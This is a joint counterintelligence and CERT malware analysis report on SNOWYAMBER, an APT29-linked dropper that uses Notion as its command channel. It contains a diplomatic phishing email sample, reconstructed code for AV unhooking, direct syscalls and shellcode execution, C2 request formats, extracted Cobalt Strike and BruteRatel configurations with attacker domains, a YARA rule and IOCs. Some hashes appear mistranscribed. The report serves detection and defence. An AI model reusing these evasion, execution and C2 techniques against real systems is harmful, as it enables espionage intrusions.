Joint advisory by:

Military Counterintelligence Service
&
CERT.PL

SNOWYAMBER

Malware Analysis Report

13 April 2023

v1.0

Table of Contents

Threat Summary

SNOWYAMBER[1] is a dropper that was used in an espionage campaign significantly overlapping with publicly described activity linked to the APT29[2] and NOBELIUM[3] activity sets. SNOWYAMBER abuses the NOTION collaboration service as a communication channel. It does not contain any other capabilities aside from downloading and executing 2nd stage. To bypass security products, SNOWYAMBER uses several antidetection and obfuscation techniques, including string encryption, dynamic API resolving, EDR/AV unhooking, and direct syscalls.

SNOWYAMBER was first observed in October 2022[4], and since then, has been used several times during persistent espionage campaigns targeting diplomatic entities (MFAs, embassies) located in multiple European countries. It was used to deploy CobaltStrike and BruteRatel – both are commercially available post-exploitation frameworks. The adversary used older, leaked variants of those tools[5].

We are aware of two variants of SNOWYAMBER. While the code base is mostly exactly the same, the variant that was deployed starting from February 2023 included an additional OPSEC measure – APIs used to manage shellcode memory are implemented using direct syscalls.

[1] A.K.A. GRAPHICALNEUTRINO (RecordedFuture), ref. https://www.recordedfuture.com/bluebravo-uses-ambassador-lure-deploy-graphicalneutrino-malware.
[2] https://www.mandiant.com/resources/blog/tracking-apt29-phishing-campaigns
[3] https://www.microsoft.com/en-us/security/blog/2021/05/28/breaking-down-nobeliums-latest-early-stage-toolset/
[4] According to the samples we have been able to collect.
[5] The same specific versions of both CobaltStrike and BruteRatel that were observed during the campaign are available on various hacking and piracy-focused forums, or telegram channels.

Detailed Technical Analysis

Delivery

So far, we have been aware of two very similar delivery chains used to deploy SNOWYAMBER to the victim. Both used compromised 3rd party websites for hosting a delivery script[6] that used HTML smuggling to generate a decoded file on-the-fly.

A campaign dated October 2022 deployed SNOWYAMBER via ZIP container while one from February 2023 used an ISO file.

The following flowchart illustrates the infection chain:



Figure 2 - SNOWYAMBER delivery chain

[6] Publicly named "ENVYSCOUT", https://www.microsoft.com/en-us/security/blog/2021/05/28/breaking-down-nobeliums-latest-early-stage-toolset/, first observed SNOWYAMBER-related ENVYSCOUT was identical to the one from 2021, later variants added obfuscation via publicly available obfuscator.

Phishing – Email and Delivery Script

The adversary used similar phishing themes across all collected emails and ENVYSCOUT samples used to deliver SNOWYAMBER. Message text impersonated correspondence between diplomats or diplomatic entities. The victim, after clicking the embedded link is redirected to the compromised website hosting the ENVYSCOUT script.

The following figures show examples of email text and ENVYSCOUT banners related to SNOWYAMBER delivery:

Από: "Assistant to the Ambassador" <zdenek.holych@seznam.cz>
Απεστάλη: Δευτέρα, 6 Φεβρουάριος, 2023 12:43:56 ΜΜ
Θέμα: Meeting request - Ambassador of the Czech Republic

Dear Colleague,

The Ambassador of the Czech Republic, would be delighted to have the opportunity to pay a courtesy call to H.E. the Ambassador of Greece.

I would be most grateful for your advice as to when it may be possible to schedule such a meeting. You can find the Ambassador`s convinient date/time here.

Kind regards,
Zdenek Holych
Assistant to the Ambassador
email: zdenek.holych@mav.cz | web: www.mzv.cz
Ministry of Foreign Affairs
of the Czech Republic
#StandWithUkraine

-------- Конец пересылаемого сообщения --------

--
Anna Roumelioti
PA to the Ambassador
Greek Embassy in Moscow
Leontievsky per.4
125009 Moscow
tel: +7495-5392942/43
fax: +7495-5392944

Figure 3 - Example of a phishing email mimicking diplomatic correspondence. The link hidden under "here" leads to the ENVYSCOUT

Figure 4 - ENVYSCOUT banner mimicking correspondence from EU

Figure 5 - ENVYSCOUT banner mimicking diplomatic correspondence



Figure 6 – ENVYSCOUT landing page with a more generic banner



Figure 7 – ENVYSCOUT banner (poorly) impersonating the Polish embassy

Container File – ZIP

In October 2022, the adversary used a ZIP archive to deliver SNOWYAMBER.

Schedule.zip contained the following files:

```
.
├── 7za.dll
├── november_schedulexe.pdf
└── vcruntime140.dll
```

Filename november_schedulexe.pdf uses the right-to-left override technique to attempt to mimic the pdf extension while in fact, it is .exe. The file is a renamed, legitimate 7-zip executable. Vcruntime140.dll is a benign, although modified, DLL library. The adversary stripped legitimate vcruntime140.dll's digital signature and added additional import for 7za.dll. This facilitates the execution of SNOWYAMBER DLL (7za.dll) via DLL search order hijacking.



Figure 8 - SNOWAMBER loading chain

Container file - ISO

In February 2023, the adversary used ISO files to deliver SNOWYAMBER.

Delivery via ISO file used a different technique to execute the module:

```
.
├── BugSplatRc64.dll
└── Instructions.lnk
```

The LNK file is used to execute SNOWYAMBER DLL via rundll32.exe. The following screenshot from a hex editor illustrates the shortcut target:



Figure 9 - Content of the lnk file used to start SNOWYAMBER

SNOWYAMBER Analysis

SNOWYAMBER is written in C++ and uses multiple open-source projects to facilitate communication[7] and OPSEC[8] [9] [10].

Obfuscation

Across the whole codebase, the adversary uses two obfuscation techniques:

a. Most strings in the binary have been obfuscated using open source compile-time string obfuscation library "Obfuscate"[8]. Strings are protected using simple XOR with compile-time pseudorandom key.

```
void __fastcall ay::obfuscated_data<6ull,2514183340159999672ull>::decrypt(enc_NtDll *data)
{
  if ( data->m_encrypted )
  {
    ay::cipher(data, 6i64, 0x2468A525676AFCA7i64);
    data->m_encrypted = 0;
  }
}
```

```
__int64 __fastcall ay::cipher(ay *this,
{
  __int64 i; // rax

  for ( i = 0LL; i != size; ++i )
    data[i] ^= key >> (8 * (i & 7u));
  return i;
}
```

Figure 10 - Reconstructed decryption routine

Compare the reconstructed code above with the original source code below:

```
// Obfuscates the string 'data' at compile-time and returns a reference to a
// ay::obfuscated_data object with global lifetime that has functions for
// decrypting the string and is also implicitly convertable to a char*
#define AY_OBFUSCATE(data) AY_OBFUSCATE_KEY(data, AY_OBFUSCATE_DEFAULT_KEY)

// Obfuscates the string 'data' with 'key' at compile-time and returns a
// reference to a ay::obfuscated_data object with global lifetime that has
// functions for decrypting the string and is also implicitly convertable to a
// char*
#define AY_OBFUSCATE_KEY(data, key) \
      []() -> ay::obfuscated_data<sizeof(data)/sizeof(data[0]), key>& { \
                static_assert(sizeof(decltype(key)) == sizeof(ay::key_type), "key must be a
64 bit unsigned integer"); \
                static_assert((key) >= (1ull << 56), "key must span all 8 bytes"); \
                constexpr auto n = sizeof(data)/sizeof(data[0]); \
                constexpr auto obfuscator = ay::make_obfuscator<n, key>(data); \
                thread_local auto obfuscated_data = ay::obfuscated_data<n,
key>(obfuscator); \
                return obfuscated_data; \
      }()
```

[7] Nlohmann JSON parser: https://github.com/nlohmann/json
[8] https://github.com/adamyaxley/Obfuscate
[9] https://github.com/klezVirus/SysWhispers3
[10] https://www.ired.team/offensive-security/defense-evasion/how-to-unhook-a-dll-using-c++

Due to Obfuscate library implementation, the same key is used to encrypt all strings making decryption easy:



Figure 11 - String obfuscation using OBFUSCATE library. Each string uses the same XOR key.

This behavior stems from a single key being generated at compile time and reused to obfuscate all strings. The relevant fragment is presented below:

```
// Generate a pseudo-random key that spans all 8 bytes
constexpr key_type generate_key(key_type seed)
{
          // Use the MurmurHash3 64-bit finalizer to hash our seed
          key_type key = seed;
          key ^= (key >> 33);
          key *= 0xff51afd7ed558ccd;
          key ^= (key >> 33);
          key *= 0xc4ceb9fe1a85ec53;
          key ^= (key >> 33);

          // Make sure that a bit in each byte is set
          key |= 0x0101010101010101ull;

          return key;
}
```

b. Sensitive APIs (i.e. those used for facilitating persistence) are dynamically resolved using `LoadLibraryA` and `GetProcAddress` functions. API names are protected in the same way as other strings.

```
hModule = LoadLibraryA(&szAdvapi32);
pProc = GetProcAddress(hModule, szRegOpenKeyExA);
```

Figure 12 - Dynamic API resolving used to set up persistence. Both module and API name were stored as encrypted strings.

Code Flow

SNOWYAMBER code flow (simplified to core functionality) is as follows:

1. Remove API hooks from `ntdll` and `wininet` DLLs. Unhooking seems to be based on an article from ired.team blog[10] as the API call pattern closely follows the one from the blog:
    a. Map a clean copy of the specified DLL into memory;
    b. Locate the .text section in hooked and clean modules;
    c. Modify permissions on the hooked module to allow for overwrite;
    d. Copy the .text section from the clean module overwriting the hooked DLL;
    e. Restore permissions.

2. Establish persistence by copying itself to `\%LOCALAPPTADA%\<hardcoded directory name>\<hardcoded executable name>` and modifying `CurrentVersion\Run` key. File and directory names differ from sample to sample.

3. Compute victim ID from device info:
    a. Get username using `GetUserNameA` API;
    b. Get the device name using `GetComputerNameA` API;
    c. Concatenate both names using "_" as a separator;
    d. Sum ASCII values of all characters to create a victim-unique suffix;
    e. Concatenate hardcoded campaign identifier with the victim-specific suffix to get victim ID.

4. Send initial beacon to the NOTION-based C2:
    a. Send a beacon and check if a victim-specific NOTION page exists with the database;
    b. If the victim-specific NOTION page exists within the database, use it;
    c. If the victim-specific NOTION page does not exist, create it and add an encrypted string containing user and computer names to it. String is encrypted using XOR and victim ID as a key.

```
Fingerprint := GetUserName + "_" + GetComputerName
for i := 0 to len(Fingerprint) do
    EncFingerprint[i] := Fingerprint[i] XOR VictimID[i % len(VictimID)]
```

5. Beacon to the C2:
    a. Send HTTP PATCH request and increment the value of the "emoji" field. This field effectively serves as a beacon counter;
    b. Parse the response (NOTION page) and check if 2nd stage link has been provided.
6. If C2 returned an URL to a payload, download it and decrypt it. The decryption algorithm is a custom variation based on XORing bytes from encrypted shellcode with hardcoded per-sample value and victim ID:

```
for i := 0 to size(Payload) do
    Shellcode[i] := Payload[i] XOR i*ByteKey XOR VictimID[i % len(VictimID)]
```

Specific APIs used to manage memory for the payload vary between malware iterations. SNOWYAMBER variants deployed after February 2023 used Nt APIs to allocate memory for shellcode (NtAllocateVirtualMemory) and to modify shellcode memory permissions (NtProtectVirutalMemory). Those are implemented using direct syscalls. Stubs for syscalls were generated using the SysWhispers3 project:

```
; NTSTATUS __fastcall NtProtectVirtualMemory(HANDLE,
public NtProtectVirtualMemory
NtProtectVirtualMemory proc near

arg_0= qword ptr  8
arg_8= qword ptr  10h
arg_10= qword ptr  18h
arg_18= qword ptr  20h

mov     [rsp+arg_0], rcx
mov     [rsp+arg_8], rdx
mov     [rsp+arg_10], r8
mov     [rsp+arg_18], r9
sub     rsp, 28h
mov     ecx, 2121882h
call    SW3_GetSyscallNumber
add     rsp, 28h
mov     rcx, [rsp+arg_0]
mov     rdx, [rsp+arg_8]
mov     r8, [rsp+arg_10]
mov     r9, [rsp+arg_18]
mov     r10, rcx
syscall                 ; Low latency system call
retn
NtProtectVirtualMemory endp
```

```
; NTSTATUS __fastcall NtAllocateVirtualMemory(HAND
public NtAllocateVirtualMemory
NtAllocateVirtualMemory proc near

arg_0= qword ptr  8
arg_8= qword ptr  10h
arg_10= qword ptr  18h
arg_18= qword ptr  20h

mov     [rsp+arg_0], rcx
mov     [rsp+arg_8], rdx
mov     [rsp+arg_10], r8
mov     [rsp+arg_18], r9
sub     rsp, 28h
mov     ecx, 71273EDh
call    SW3_GetSyscallNumber
add     rsp, 28h
mov     rcx, [rsp+arg_0]
mov     rdx, [rsp+arg_8]
mov     r8, [rsp+arg_10]
mov     r9, [rsp+arg_18]
mov     r10, rcx
syscall                 ; Low latency system call
retn
NtAllocateVirtualMemory endp
```

Figure 13 - Example of SysWhispers3 generated stubs for direct syscalls used in samples from FEB 2023

SNOWYAMBER variants deployed in October 2022 relied on more conventional APIs to manage payload memory - VirtualAlloc and VirtualProtect.

```
  if ( dwPayloadSize <= i )
    break;
  bDecryptedShellcode[i] = (0x63 * i) ^ *(bEncryptedPayload->m_payload + i + offsetof(struct_payload, m_bytes)) ^ VictimID.m_string[i % VictimID.m_size];
}
LODWORD(hThread) = 0;
if ( !VirtualProtect(bDecryptedShellcode, dwPayloadSize, PAGE_EXECUTE_READ, &flOldProtect) )
  goto CLEANUP;
```

Figure 14 - Decryption routine from OCT22 sample. After payload decryption, memory permissions are modified to RX using VirtualProtect.

7. To execute the shellcode, SNOWYAMBER uses an unusual API pattern. Malware first creates a suspended thread with `LPTHREAD_START_ROUTINE` set to the address of `RtlFlsAlloc`. After the suspended thread has been created, the malware modifies its context by setting the RCX register to the shellcode address. RCX register holds a callback function that will be called on fiber deletion or on thread exit. While we could not find any open-source project that has exactly the same implementation, there are several blog posts or proof-of-concept implementations of similar techniques. According to those, fiber-related functions are not properly emulated by several AV solutions, providing a convenient shellcode execution method[11] [12] [13].

```
      ay::obfuscated_data<6ull,2514183340159999672ull>::decrypt(&szNtdll);
      hNtdll = GetModuleHandleA(&szNtdll);
      RtlFlsAlloc = GetProcAddress(hNtdll, szRtlFlsAlloc);
      if ( RtlFlsAlloc )
      {
        hThread = CreateThread(0i64, 0i64, RtlFlsAlloc, 0i64, CREATE_SUSPENDED, 0i64);
        if ( hThread )
        {
          Context.ContextFlags = CONTEXT_FULL;
          if ( !GetThreadContext(hThread, &Context)
            || (Context.Rcx = bDecryptedShellcode, !SetThreadContext(hThread, &Context)) )
          {
            LODWORD(hThread) = 0;
CLEANUP:
            (VictimID::free)(VictimID);
            return hThread;
          }
          ResumeThread(hThread);
        }
      }
      LOBYTE(hThread) = 1;
      goto CLEANUP;
```

Figure 15 - Shellcode execution codeblock

[11] https://ntquery.wordpress.com/2014/03/29/anti-debug-fiber-local-storage-fls/
[12] http://dronesec.pw/blog/2019/08/12/code-execution-via-fiber-local-storage/
[13] https://github.com/aahmad097/AlternativeShellcodeExec

Communication with NOTION

SNOWYAMBER uses the NOTION service as a C2 channel. NOTION APIs use JSON to exchange data. To implement JSON parsing, SNOWYAMBER uses the popular Nlohmann JSON for the Modern C++ library[14]. The following communication patterns are used to communicate with C2:

1. Initial beaconing – request to verify whether a victim-specific page exists within the database. HTTP POST request is sent to `https://api.notion.com/v1/databases/<DB_Id>/query` containing the following JSON[15]:

```
{
  "filter": {
    "property": "Name",
    "rich_text": {
      "equals": "<victimID>"
    }
  },
  "page_size": 1
}
```

   Where `<DB_Id>` is the hardcoded database identifier and `<victimID>` is the previously mentioned victim ID.

2. If the database contains a victim-specific page, it is returned as a response.
   a. If the database does not contain a victim-specific page, SNOWYAMBER creates one by sending the following JSON as POST:

```
{
    "parent": {
        "database_id":"<DB_id>",
        "type":"database_id"
    },
    "properties":{
        "Info":{
            "rich_text":[
                {
                    "text":{
                        "content":"<EncFingerprint>"
                    },
                    "type":"text"
                }
            ]
        },
        "Name":{
            "title":[
                {
```

[14] https://github.com/nlohmann/json
[15] https://developers.notion.com/reference/post-database-query

```
                    "text":{
                        "content":"<VictimID>"
                    },
                "type":"text"
                }
            ]
        }
    }
}
```

Where `<EncFingerprint>` is the previously mentioned encrypted fingerprint made from computername and username.

Victim-specific API requests are sent to `api.notion.com/v1/pages` URL.

3. After that, SNOWYAMBER starts regular beaconing which is sent every 60 seconds and uses an HTTP PATCH request. Each updates the "emoji" field in the victim-specific page by incrementing it.

```
{
    "icon":{
        "emoji":"<value>",
        "type":"emoji"
    }
}
```

4. Each request sent by SNOWYAMBER to NOTION receives victim specific page in response. SNOWYAMBER parses the response and checks for URL:

```
{
  "File": {
    "id": "tCO~",
    "type": "files",
    "files": [
      {
        "name": "hXaIk2508.pdf",
        "type": "file",
        "file": {
          "url": "https://s3.us-west-2.amazonaws.com/secure.notion-
static.com/<redacted>",
          "expiry_time": "2023-02-07T15:17:56.653Z"
        }
      }
    ]
  }
},
```

URL leads to a file containing encrypted 2nd stage.

Payloads

We have managed to collect two variants of payloads delivered via SNOWYAMBER:

1. CobaltStrike Beacon. Presented below is an extracted beacon configuration[16]:

```
BeaconType                - HTTPS
Port                      - 443
SleepTime                 - 37000
MaxGetSize                - 1048576
Jitter                    - 33
MaxDNS                    - Not Found
PublicKey_MD5             - 92b602d1008704ef300d29ca014c6e21
C2Server                  - humanecosmetics.com,/category/noteworthy/6426-
7346-9789
UserAgent                 - Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.133 Safari/537.36
HttpPostUri               - /category/noteworthy/8264-1537-9826
Malleable_C2_Instructions - Empty
HttpGet_Metadata          - ConstHeaders
                                Accept: */*
                            Metadata
                                base64
                                prepend "X-ID-CONTENT="
                                header "Cookie"
HttpPost_Metadata         - ConstHeaders
                                Accept: */*
                            SessionId
                                prepend "X-ID-CONTENT="
                                header "Cookie"
                            Output
                                print
PipeName                  - Not Found
DNS_Idle                  - Not Found
DNS_Sleep                 - Not Found
SSH_Host                  - Not Found
SSH_Port                  - Not Found
SSH_Username              - Not Found
SSH_Password_Plaintext    - Not Found
SSH_Password_Pubkey       - Not Found
SSH_Banner                -
HttpGet_Verb              - GET
HttpPost_Verb             - POST
HttpPostChunk             - 0
Spawnto_x86               - %windir%\syswow64\dllhost.exe
Spawnto_x64               - %windir%\sysnative\dllhost.exe
CryptoScheme              - 0
Proxy_Config              - Not Found
Proxy_User                - Not Found
Proxy_Password            - Not Found
Proxy_Behavior            - Use IE settings
Watermark_Hash            - Not Found
Watermark                 - 1359593325
bStageCleanup             - True
bCFGCaution               - False
KillDate                  - 0
```

[16] Thanks to the amazing work of SentinelOne (https://github.com/Sentinel-One/CobaltStrikeParser)

```
bProcInject_StartRWX              - True
bProcInject_UseRWX                - False
bProcInject_MinAllocSize          - 32668
ProcInject_PrependAppend_x86      - b'\x90\x90\x90\x90\x90\x90\x90\x90\x90'
                                    Empty
ProcInject_PrependAppend_x64      - b'\x90\x90\x90\x90\x90\x90\x90\x90\x90'
                                    Empty
ProcInject_Execute                - ntdll.dll:RtlUserThreadStart
                                    NtQueueApcThread-s
                                    SetThreadContext
                                    CreateRemoteThread
                                    kernel32.dll:LoadLibraryA
                                    RtlCreateUserThread
ProcInject_AllocationMethod       - NtMapViewOfSection
bUsesCookies                      - True
HostHeader                        -
headersToRemove                   - Not Found
DNS_Beaconing                     - Not Found
DNS_get_TypeA                     - Not Found
DNS_get_TypeAAAA                  - Not Found
DNS_get_TypeTXT                   - Not Found
DNS_put_metadata                  - Not Found
DNS_put_output                    - Not Found
DNS_resolver                      - Not Found
DNS_strategy                      - Not Found
DNS_strategy_rotate_seconds       - Not Found
DNS_strategy_fail_x               - Not Found
DNS_strategy_fail_seconds         - Not Found
Retry_Max_Attempts                - Not Found
Retry_Increase_Attempts           - Not Found
Retry_Duration                    - Not Found
```

CobaltStrike watermark **1359593325** has been previously observed in campaigns linked to APT29/NOBELIUM although it is a nonexclusive indicator.

2. BruteRatel badger stageless payload shellcode. Analysis of the shellcode reveals the hardcoded password "**bYXJM/3#M?:XyMBF**":

```
0002F540:  32 00 2E 00-30 00 2E 00-35 00 30 00-37 00 32 00  2 . 0 . 5 0 7 2
0002F550:  37 00 00 00-76 00 34 00-2E 00 30 00-2E 00 33 00  7   v 4 . 0 . 3
0002F560:  30 00 33 00-31 00 39 00-00 00 62 59-58 4A 6D 2F  0 3 1 9   bYXJm/
0002F570:  33 23 4D 3F-3A 58 79 4D-42 46 00 00-5B 00 2B 00  3#M?:XyMBF  [ +
0002F580:  5D 00 20 00-44 00 6F 00-74 00 6E 00-65 00 74 00  ]   D o t n e t
0002F590:  3A 00 20 00-76 00 00 00-25 00 6C 00-73 00 25 00  :   v   % l s %
0002F5A0:  6C 00 75 00-0A 00 5B 00-2B 00 5D 00-20 00 43 00  l u ◙ [ + ]   C
0002F5B0:  4C 00 52 00-3A 00 20 00-25 00 6C 00-73 00 0A 00  L R :   % l s ◙
0002F5C0:  00 00 5B 00-2D 00 5D 00-20 00 45 00-3A 00 20 00    [ - ]   E :
```

According to one of the patch notes[17], this hardcoded password was used in BruteRatel versions prior to 1.1 to decrypt the stage configuration. The adversary probably uses BruteRatel version 1.0.7 which was leaked on various forums.

Presented below is an extracted stage configuration string:

```
0|20|22|||||eyJ0eXBlIjogInJlcXVlc3QiLCAiaWQiOiI3MTI1LTgxNzMtOTQ2MS00NTIxIiwiZGF0YSI6Ig==|In0=|0|1|badriatimimi.com|443|Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36 Edg/105.0.1343.53|Hfi836b3linfgsifsf6e365425|HHmfo34i836bVFbjkn28ny2fowyfgskyfu|/api/2/user/1623-2441-6632-3243/info,/api/2/news/list/1892-4672-1234-2315,/api/2/profile/1623-2441-6632-3243/load,/api/2/news/get/7425-8274-2344-2341|Accept-Language: en-US,en;q=0.9,Cache-Control: no-cache,Pragma: no-cache,Content-Type: application/json,Accept: text/html,application/xhtml+xml,application/xml,Accept-Encoding: gzip, deflate, br|bfe9153e8bc062fe729d220014e6a1b0b08df72dda7bcfe63c8657d0e75a257c
```

[17] https://bruteratel.com/release/2022/07/20/Release-Stoffels-Escape/

YARA Rule

A rule that can be used to scan for SNOWYAMBER:

```
rule APT29_SNOWYAMBER
{
   meta:
      description = "Detects APT29-linked SNOWYAMBER dropper"
   strings:
      // Payload decryption loop
      // Custom algorithm based on XOR
      $op_decrypt_payload = {49 8B 45 08 48 ?? ?? ?? 48 39 ?? 76 2B 48 89 C8 31 D2 4C 8B 4C 24 ?? 48 F7 74 24 ?? 49 8B 45
00 41 8A 14 11 32 54 08 10 89 C8 41 0F AF C0 31 C2 88 14 0B 48 FF C1}

      // Decryption routine generated by Obfuscate library
      $op_decrypt_string = {48 39 D0 74 19 48 89 C1 4D 89 C2 83 E1 07 48 C1 E1 03 49 D3 EA 45 30 14 01 48 FF C0 EB E2}

      // Hardcoded inital value used as beaconing counter
      $op_initialize_emoji = {C6 [3] A5 66 [4] F0 9F}

      // src/json.hpp - string left in binary using nlohmann JSON
      $str_nlohmann = {73 72 63 2F 6A 73 6F 6E  2E 68 70 70 00}

   condition:
      uint16(0) == 0x5A4D
      and
      filesize < 500KB
      and
      $str_nlohmann
      and
      $op_decrypt_string
      and
      ($op_initialize_emoji or $op_decrypt_payload)
}
```

Appendix A – IOCs

File IoCs

Indicator	Value
Sample dated 24/10/2022	
File Name	7za.dll
File Size	270,336B
MD5	d0efe94196b4923eb644ec0b53d226cc
SHA1	c938934c0f53045410873133382aee163e0c5239c
SHA256	381a3c6c7e119f58dfde6f03a9890353a20badfa1bfa7c38ede62c6b06092103c

Indicator	Value
Sample dated 8/02/2023	
File Name	BugSplatRc64.dll
File Size	271,360B
MD5	cf36bf564fbb7d5ec4cec9b0f185f6c9
SHA1	8eb64670c10505322d45f6114bc9f7de0826e3a1
SHA256	e957326b2167fa7ccd508cbf531779a28bfce75eb2635ab81826a522979aeb98
